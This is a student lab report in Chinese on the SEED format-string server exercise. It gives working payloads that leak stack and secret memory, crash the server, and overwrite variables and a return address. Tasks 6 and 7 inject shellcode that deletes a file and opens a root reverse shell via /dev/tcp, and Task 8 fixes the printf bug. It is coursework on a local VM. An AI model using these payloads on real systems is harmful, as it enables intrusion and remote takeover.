实验报告



Format String Server

院

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Pre-Task Turning Off Countermeasures

关闭地址空间随机化。

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

编译 server.c, 定义 DUMMY SIZE 为 200, 并用 ROOT 运行。


```
gcc -DDUMMY_SIZE=200 -z execstack -o server server.c
sudo ./server
```

在另一个 shell 中,向 Server 发送 hello。

```
echo hello | nc -u 127.0.0.1 9090
```

```
root@VM:/home/seed/Documents/3. Format_String_Server# server
The address of the input array: 0xbfffeea0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
hello
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack



在 Task1 的结果中已经打印出③的地址: 0xbfffeea0。 现在生成一个 badfile,并发送到 server,打印栈上的内容。

```
python -c 'print("%.8x,%.8x,%.8x,%.8x\n"*20)' > badfile
nc -u 127.0.0.1 9090 < badfile</pre>
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
00000000,000000c8,0804830a,00000000
bfffed54, bfffecd0, bfffeea0, bfffed98
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,000000000,00000000,000000000
00000000,000000000,00000000,00000000
00000000,00000000,00000000,00000000
00000000,000000000,00000000,00000000
00000000,00000000,5eff7100,00000003
bfffeea0,bffff488,080487fa,bfffeea0
bfffedb0,00000010,08048719,00000010
00000003,82230002,00000000,00000000
00000000,a5cd0002,0100007f,00000000
00000000,00000000,00000000,00000000
The value of the 'target' variable (after): 0x11223344
```

且已知在 myprintf()函数中,ebp 为 0xbfffed98,所以返回地址保存地址,即②为 0xbfffed9c。

反编译 main 函数,得到在②保存的地址应为 0x080487fa,所以确定该地址在栈上的相对位置,即第 16 行第 3 个,偏移量为 0xfc,所以①为 0xbfffeca0。

```
0x080487f5 <+304>: call 0x80485eb <myprintf>
0x080487fa <+309>: add esp,0x10
0x080487fd <+312>: jmp 0x80487a7 <main+226>
```

所以①和③距离 Oxbfffeea0 - Oxbfffeca0 = Ox200。

Task 3: Crash the Program

利用%n 可以实现。

```
python -c 'print("%n"*80)' > badfile1
nc -u 127.0.0.1 9090 < badfile1</pre>
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
Segmentation fault
root@VM:/home/seed/Documents/3. Format String Server#
```

Task 4: Print Out the Server Program's Memory

Task 4. A: Stack Data

以 4 字节为单位,由于①和③距离 0x200 = 512 = 4 * 128,所以打印第 128 个%x 即为 buf 上的内容:

```
python -c 'print("AAAA%128$8x")' > badfile2
nc -u 127.0.0.1 9090 < badfile2</pre>
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
AAAA41414141

The value of the 'target' variable (after): 0x11223344
```

Task 4. B: Heap Data

secret 地址为 0x08048880, 用%s 打印出该内存的内容。

```
python -c 'print("\x80\x88\x04\x08%128$s")' > badfile3
nc -u 127.0.0.1 9090 < badfile3</pre>
```

```
The ebp value inside myprintf() is: 0xbfffed98

PA secret message

The value of the 'target' variable (after): 0x11223344
```

Task 5: Change the Server Program's Memory

• Task 5. A: Change the value to a different value

target 地址为 0x0804a044,用%n 覆盖该内存的内容。


```
python -c 'print("\x44\xa0\x04\x08%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4</pre>
```

```
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffed98
DOWN
The value of the 'target' variable (after): 0x00000004
```

Task 5. B: Change the value to 0x500

根据%n 的性质,构造相应字节数 0x500 = 1280, 算上地址的字节,即还需构建 1276 个字节。

```
python -c 'print("\x44\xa0\x04\x08%1276x%128$n")' > badfile4
nc -u 127.0.0.1 9090 < badfile4</pre>
```



• Task 5. C: Change the value to 0xFF990000

利用%hn 一次输入两个字节,即分别构建 0xFF99 和 0x0000。 构建 0x0000 因为无法直接做到写入 0,可以写入 0x10000 来实现, 0xff99 = 65433,0x10000 = 65536,因地址占位 8 个字节,填入 65528 到 地址 0x0804a044,而在构建 0xff99 时,在之前已经有 0x10000 个字节, 所以额外添加 0xff99 个字节即可,所以填入 65433 到 0x0804a046,

```
python -c
'print("\x44\xa0\x04\x08\x46\xa0\x04\x08%65528x%128$hn%65433x%129
$hn")' > badfile4
    nc -u 127.0.0.1 9090 < badfile4</pre>
```

```
c8
The value of the 'target' variable (after): 0xff990000
```

Task 6: Inject Malicious Code into the Server Program

我们需要将②处的返回地址按照 Task5 的方法修改为 buf 中处于 nop 的地址,使得 myprintf()返回时执行 nop 以及我们注入的恶意代码。

②为 0xbfffed9c, 所以被修改的地址可以直接确定。

需要修改的目标地址应该位于 buf 中,③为 0xbfffeea0,计算上填入的被修改地址等信息,加上一个偏移量使得返回地址位于 nop 区域,这里加上 0x50 即 0xbfffeef0,所以最终构成如下:

```
n1 = 0xeef0
n2 = 0xbfff
str1 = str(n1-8)
str2 = str((65536- n1 + n2)%65536)
format_string = ("\x9c\xed\xff\xbf\x9e\xed\xff\xbf\"+str1
+"x%128$hn%"+str2+"x%129$hn").encode('latin-1')
content = format_string + content
```

成功删除事先创建好的/tmp/myfile 文件

```
[06/09/20]seed@VM:/tmp$ ls
config-err-5zNFYb
mozilla seed0
myfile
orbit-seed
systemd-private-28clalb7b6f5434a86f672448a61a7f9-colord.service-lT9qFU
systemd-private-28clalb7b6f5434a86f672448a61a7f9-rtkit-daemon.service-3i7K0c
unity_support_test.0
vboxquest-Module.symvers
VMwareDnD
vmware-root
vmware-root_2016-835233380
vmware-seed
[06/09/20]seed@VM:/tmp$ ls
config-err-5zNFYb
mozilla seed0
orbit-seed
systemd-private-28clalb7b6f5434a86f672448a61a7f9-colord.service-lT9qFU
systemd-private-28clalb7b6f5434a86f672448a61a7f9-rtkit-daemon.service-3i7K0c
systemd-private-28clalb7b6f5434a86f672448a61a7f9-systemd-hostnamed.service-VFDHt
```

Task 7: Getting a Reverse Shell

在 Task6 的基础上,开启 tcp7070 端口的监听,修改出相应命令的字符串即可。

nc -1 7070 -v

```
"\x68""
1
                                       # pushl (an integer)
2
        "\x68""2>&1"
                                       # pushl (an integer)
        "\x68""<&1 "
3
                                       # pushl (an integer)
4
        "\x68""70 0"
                                       # pushl (an integer)
        "\x68""1/70"
5
                                       # pushl (an integer)
        "\x68""0.0."
6
                                       # pushl (an integer)
        "\x68""127."
7
                                       # pushl (an integer)
8
        "\x68""tcp/"
                                       # pushl (an integer)
9
         "\x68""dev/"
                                       # pushl (an integer)
        "\x68"" > /"
10
                                       # pushl (an integer)
        "\x68""h -i"
11
                                       # pushl (an integer)
        "\x68""/bas"
12
                                       # pushl (an integer)
                                       # pushl (an integer)
13
        "\x68""/bin"
```

```
[06/10/20]seed@VM:~/.../3. Format_String_Server$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 50898)
root@VM:/home/seed/Documents/3. Format_String_Server# whoami
whoami
root
root@VM:/home/seed/Documents/3. Format_String_Server# ■
```

Task 8: Fixing the Problem

gcc 编译时,提示

warning: format not a string literal and no format arguments [-Wformat-security]

```
[06/10/20]seed@VM:~/.../3. Format_String_Server$ gcc -DDUMMY_SIZE=200 -z execstack -o serv
er server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-secu
rity]
    printf(msg);
```

将 printf(msg)修改为 printf("%s",msg)即可避免该问题。 再次发起 Task3 的攻击,攻击失败。